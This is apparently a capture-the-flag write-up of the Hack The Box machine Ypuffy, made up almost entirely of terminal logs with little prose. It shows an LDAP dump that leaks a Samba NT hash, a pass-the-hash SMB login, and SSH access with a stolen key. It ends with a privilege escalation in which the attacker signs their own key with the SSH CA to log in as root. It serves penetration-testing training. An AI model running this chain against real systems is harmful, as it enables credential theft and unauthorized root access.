
```
root@kali:~/.ssh# nmap -p 389 --script ldap-search 10.10.10.107
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-16 18:10 +03
Nmap scan report for 10.10.10.107
Host is up (0.093s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-search:
|   Context: dc=hackthebox,dc=htb
|     dn: dc=hackthebox,dc=htb
|         dc: hackthebox
|         objectClass: top
|         objectClass: domain
|     dn: ou=passwd,dc=hackthebox,dc=htb
|         ou: passwd
|         objectClass: top
|         objectClass: organizationalUnit
|     dn: uid=bob8791,ou=passwd,dc=hackthebox,dc=htb
|         uid: bob8791
|         cn: Bob
|         objectClass: account
|         objectClass: posixAccount
|         objectClass: top
|         userPassword: {BSDAUTH}bob8791
|         uidNumber: 5001
|         gidNumber: 5001
|         gecos: Bob
|         homeDirectory: /home/bob8791
|         loginShell: /bin/ksh
|     dn: uid=alice1978,ou=passwd,dc=hackthebox,dc=htb
|         uid: alice1978
|         cn: Alice
|         objectClass: account
|         objectClass: posixAccount
|         objectClass: top
|         objectClass: sambaSamAccount
|         userPassword: {BSDAUTH}alice1978
|         uidNumber: 5000
|         gidNumber: 5000
|         gecos: Alice
|         homeDirectory: /home/alice1978
|         loginShell: /bin/ksh
|         sambaSID: S-1-5-21-3933741069-3307154301-3557023464-1001
|         displayName: Alice
```

```
|         homeDirectory: /home/alice1978
|         loginShell: /bin/ksh
|         sambaSID: S-1-5-21-3933741069-3307154301-3557023464-1001
|         displayName: Alice
|         sambaAcctFlags: [U          ]
|         sambaPasswordHistory: 0000000000000000000000000000000000000000000000000000000000000000
|         sambaNTPassword: 0B186E661BBDBDCF6047784DE8B9FD8B
|         sambaPwdLastSet: 1532916644
|     dn: ou=group,dc=hackthebox,dc=htb
|         ou: group
|         objectClass: top
|         objectClass: organizationalUnit
|     dn: cn=bob8791,ou=group,dc=hackthebox,dc=htb
|         objectClass: posixGroup
|         objectClass: top
|         cn: bob8791
|         userPassword: {crypt}*
|         gidNumber: 5001
|     dn: cn=alice1978,ou=group,dc=hackthebox,dc=htb
|         objectClass: posixGroup
|         objectClass: top
|         cn: alice1978
|         userPassword: {crypt}*
|         gidNumber: 5000
|     dn: sambadomainname=ypuffy,dc=hackthebox,dc=htb
|         sambaDomainName: YPUFFY
|         sambaSID: S-1-5-21-3933741069-3307154301-3557023464
|         sambaAlgorithmicRidBase: 1000
|         objectclass: sambaDomain
|         sambaNextUserRid: 1000
|         sambaMinPwdLength: 5
|         sambaPwdHistoryLength: 0
|         sambaLogonToChgPwd: 0
|         sambaMaxPwdAge: -1
|         sambaMinPwdAge: 0
|         sambaLockoutDuration: 30
|         sambaLockoutObservationWindow: 30
|         sambaLockoutThreshold: 0
|         sambaForceLogoff: -1
|         sambaRefuseMachinePwdChange: 0
|_        sambaNextRid: 1001

Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds
```

```
root@kali:~/.ssh# nmap 10.10.10.107 --script ssh-hostkey --script-args ssh_hostkey=all
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-16 18:11 +03
Nmap scan report for 10.10.10.107
Host is up (0.093s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   2048 2e:19:e6:af:1b:a7:b0:e8:07:2a:2b:11:5d:7b:c6:04 (RSA)
| 2048 xemob-pucof-cugyk-modor-tufak-gyluc-comes-sataf-godov-lodit-ruxax (RSA)
|
| +--[ RSA 2048]----+
| |    E.           |
| |    . .          |
| | . . +           |
| |. . . +          |
| | .   oo S        |
| |. .  o +         |
| | o .. = o        |
| |+  ..o *         |
| |+oo.. +o.        |
| +-----------------+
|
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDHywyAKYEXQgQXAMGwE+082NEp7gNATSW2pgC4ygGWqGe4lX+P95mVQ8hUjrXB72mJMwrbKcal/KuKEdBJKg2n6vVNq5FoKWJzNynbxpsyv7ew0HOB8CviIhnrPfIJVygeUN5tFMlKm1/QLRnobkRr1jHI
aiCiOlmjiH4zq3PctusLu6Jqr+1HdurH6I0p1Bb+zIjRwQ9YdEv6Vg9LIUH+kAdlHSDYMOokhzFdopCaMbT4B0z4tB+Ja1uZCB0jkKwy4Bf2DPcnzpjgQ7SAgSjPIX+Y3D2w93qF5/06vPv4aUpSbkpR0nqAc7HrmzbZRnEn6bUzdj06TRHTcb/pJTDJ
|   256 dd:0f:6a:2a:53:ee:19:50:d9:e5:e7:81:04:8d:91:b6 (ECDSA)
| 256 xekoc-hetec-curaz-moliv-vizis-zymen-vymas-lareb-poryn-fofyp-caxax (ECDSA)
|
```

```
root@kali:~/Masaüstü# smbclient -U alice1978%0B186E661BBDBDCF6047784DE8B9FD8B --pw-nt-hash //10.10.10.107/alice
```

```
root@kali:~/Masaüstü# puttygen my_private_key.ppk -O private-openssh -o id_rsa
```



root@kali:~/.ssh# ls
id_rsa id_rsa.pub known_hosts
root@kali:~/.ssh# ssh -i id_rsa alice1978@10.10.10.107
load pubkey "id_rsa": invalid format
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018
Welcome to OpenBSD: The proactively secure Unix-like operating system.
Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code. With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.
ypuffy$ ls
LinEnum.sh id_rsa   user.txt   windir
ypuffy$ cat user.txt
acbc06eb2982b14c2756b6c6e3767aab

```
ypuffy$ cd etc
ypuffy$ cd ssh
ypuffy$ ls
ssh_config              ssh_host_dsa_key.pub     ssh_host_ecdsa_key.pub   ssh_host_ed25519_key.pub ssh_host_rsa_key.pub
ssh_host_dsa_key        ssh_host_ecdsa_key       ssh_host_ed25519_key     ssh_host_rsa_key         sshd_config
ypuffy$ cat sshd_config
#       $OpenBSD: sshd_config,v 1.102 2018/02/16 02:32:40 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# The default is to check both .ssh/authorized_keys and .ssh/authorized_keys2
# but this is overridden so installations will only check .ssh/authorized_keys
AuthorizedKeysFile      .ssh/authorized_keys
```

```
#AuthorizedPrincipalsFile none

AuthorizedKeysCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=keys&username=%u
AuthorizedKeysCommandUser nobody

TrustedUserCAKeys /home/userca/ca.pub
AuthorizedPrincipalsCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=principals&username=%u
AuthorizedPrincipalsCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to no to disable s/key passwords
ChallengeResponseAuthentication no

AllowAgentForwarding no
AllowTcpForwarding no
#GatewayPorts no
X11Forwarding no
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
#PrintMotd yes
#PrintLastLog yes
#TCPKeepAlive yes
#UseLogin no
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
```

```
ypuffy$ /usr/local/bin/curl -i 'http://127.0.0.1/sshauth?type=principals&username=root'
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Date: Sat, 17 Nov 2018 10:47:46 GMT
Server: OpenBSD httpd
Transfer-Encoding: chunked

3m3rgencyB4ckd00r
ypuffy$ ssh-keygen -C CA -f ca
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ca.
Your public key has been saved in ca.pub.
The key fingerprint is:
SHA256:2R9ay1Dx5RlCtrxBtXfe+zvVrh5qqUhdDQaIV9d136M CA
The key's randomart image is:
+---[RSA 2048]----+
|        . oo +*.++|
|       . o  o+o+oB|
|        .    ++.+*|
|          o o o+.=|
|         S o +E. +|
|          . B o  +|
|         . o +..o.|
|        . .  o. oo|
|         . .o..oo+|
+----[SHA256]-----+
ypuffy$ ls
754780bc23bf40408ee83842bd3271c9fd6a55d8e0190f4d3d95cc58c51da592.shm       ca.pub
aucat                                                                     vi.recover
ca
ypuffy$ doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -I ca -n 3m3rgencyB4ckd00r -z 1 ca.pub
Signed user key ca-cert.pub: id "ca" serial 1 for 3m3rgencyB4ckd00r valid forever
```

Signed


ypuffy$ ssh -i ca root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:oYYpshmLOvkyebJUObgH6bxJkOGRu7xsw3r7ta0LCzE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Enter passphrase for key 'ca':
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018
Welcome to OpenBSD: The proactively secure Unix-like operating system.
Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code. With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.
ypuffy# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
ypuffy# ls
.Xdefaults .cache .cshrc .cvsrc .login .profile root.txt
ypuffy# cat root.txt
1265f8e0a1984edd9dc1b6c3fcd1757f